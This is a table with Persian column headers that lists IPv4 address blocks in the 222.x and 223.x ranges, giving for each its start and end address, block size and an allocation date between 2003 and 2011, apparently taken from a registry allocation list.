تاریخ تخصیص (سال/ماه/روز)	تعداد کل	آدرس پایان	آدرس شروع
24/09/03	131072	222.21.255.255	222.20.0.0
24/09/03	65536	222.22.255.255	222.22.0.0
30/09/03	65536	222.23.255.255	222.23.0.0
30/09/03	131072	222.25.255.255	222.24.0.0
09/12/03	131072	222.27.255.255	222.26.0.0
13/11/03	262144	222.31.255.255	222.28.0.0
02/09/03	2097152	222.63.255.255	222.32.0.0
24/10/03	524288	222.71.255.255	222.64.0.0
24/10/03	131072	222.73.255.255	222.72.0.0
06/01/04	65536	222.74.255.255	222.74.0.0
24/02/04	65536	222.75.255.255	222.75.0.0
24/10/03	262144	222.79.255.255	222.76.0.0
27/10/03	131072	222.81.255.255	222.80.0.0
27/10/03	65536	222.82.255.255	222.82.0.0
27/10/03	32768	222.83.127.255	222.83.0.0
30/10/03	32768	222.83.255.255	222.83.128.0
30/10/03	65536	222.84.255.255	222.84.0.0
13/01/04	32768	222.85.127.255	222.85.0.0
31/12/03	32768	222.85.255.255	222.85.128.0
31/12/03	131072	222.87.255.255	222.86.0.0
13/01/04	131072	222.89.255.255	222.88.0.0
24/02/04	131072	222.91.255.255	222.90.0.0
23/02/04	262144	222.95.255.255	222.92.0.0
27/04/05	65536	222.125.255.255	222.125.0.0
30/08/06	32768	222.126.255.255	222.126.128.0
19/11/03	262144	222.131.255.255	222.128.0.0
11/12/03	262144	222.135.255.255	222.132.0.0
09/12/03	524288	222.143.255.255	222.136.0.0
12/12/03	131072	222.161.255.255	222.160.0.0
12/12/03	65536	222.162.255.255	222.162.0.0
12/12/03	8192	222.163.31.255	222.163.0.0
03/08/05	8192	222.163.63.255	222.163.32.0
03/08/05	16384	222.163.127.255	222.163.64.0
03/08/05	32768	222.163.255.255	222.163.128.0
26/02/04	131072	222.169.255.255	222.168.0.0
05/03/04	131072	222.171.255.255	222.170.0.0
05/03/04	32768	222.172.127.255	222.172.0.0
21/06/04	32768	222.172.255.255	222.172.128.0
16/03/04	65536	222.173.255.255	222.173.0.0
16/03/04	131072	222.175.255.255	222.174.0.0
03/02/04	524288	222.183.255.255	222.176.0.0
23/02/04	524288	222.191.255.255	222.184.0.0
04/03/04	262144	222.195.255.255	222.192.0.0
10/06/04	131072	222.197.255.255	222.196.0.0
10/06/04	65536	222.198.255.255	222.198.0.0
10/08/04	65536	222.199.255.255	222.199.0.0
07/07/04	262144	222.203.255.255	222.200.0.0
16/07/04	131072	222.205.255.255	222.204.0.0
19/05/05	131072	222.207.255.255	222.206.0.0
17/03/04	524288	222.215.255.255	222.208.0.0



تاریخ تخصیص (سال/ماه/روز)	تعداد کل	آدرس پایان	آدرس شروع
24/03/04	131072	222.217.255.255	222.216.0.0
24/03/04	65536	222.218.255.255	222.218.0.0
21/06/04	65536	222.219.255.255	222.219.0.0
21/06/04	131072	222.221.255.255	222.220.0.0
28/04/04	131072	222.223.255.255	222.222.0.0
26/03/04	524288	222.247.255.255	222.240.0.0
27/04/04	65536	222.248.255.255	222.248.0.0
21/07/04	32768	222.249.127.255	222.249.0.0
21/07/04	8192	222.249.159.255	222.249.128.0
21/07/04	4096	222.249.175.255	222.249.160.0
11/05/05	4096	222.249.191.255	222.249.176.0
11/05/05	16384	222.249.255.255	222.249.192.0
31/03/11	131072	223.1.255.255	223.0.0.0
12/07/10	131072	223.3.255.255	223.2.0.0
07/07/10	262144	223.7.255.255	223.4.0.0
01/07/10	524288	223.15.255.255	223.8.0.0
06/08/10	131072	223.21.255.255	223.20.0.0
01/07/10	2097152	223.95.255.255	223.64.0.0
01/07/10	1048576	223.111.255.255	223.96.0.0
01/07/10	262144	223.115.255.255	223.112.0.0
01/07/10	131072	223.117.255.255	223.116.0.0
01/07/10	32768	223.120.255.255	223.120.128.0
01/07/10	32768	223.121.255.255	223.121.128.0
01/07/10	131072	223.123.255.255	223.122.0.0
01/07/10	262144	223.127.255.255	223.124.0.0
12/07/10	131072	223.129.255.255	223.128.0.0
14/09/10	1048576	223.159.255.255	223.144.0.0
08/07/10	262144	223.163.255.255	223.160.0.0
13/07/10	131072	223.167.255.255	223.166.0.0
28/07/10	131072	223.193.255.255	223.192.0.0
02/08/10	131072	223.199.255.255	223.198.0.0
21/07/10	65536	223.201.255.255	223.201.0.0
13/07/10	131072	223.203.255.255	223.202.0.0
02/08/10	262144	223.211.255.255	223.208.0.0
02/08/10	131072	223.213.255.255	223.212.0.0
03/08/10	131072	223.215.255.255	223.214.0.0
23/07/10	131072	223.221.255.255	223.220.0.0
13/08/10	4096	223.223.191.255	223.223.176.0
06/08/10	4096	223.223.207.255	223.223.192.0
03/08/10	524288	223.247.255.255	223.240.0.0
13/07/10	262144	223.251.255.255	223.248.0.0
31/01/11	32768	223.252.255.255	223.252.128.0
23/07/10	65536	223.254.255.255	223.254.0.0
10/08/10	32768	223.255.127.255	223.255.0.0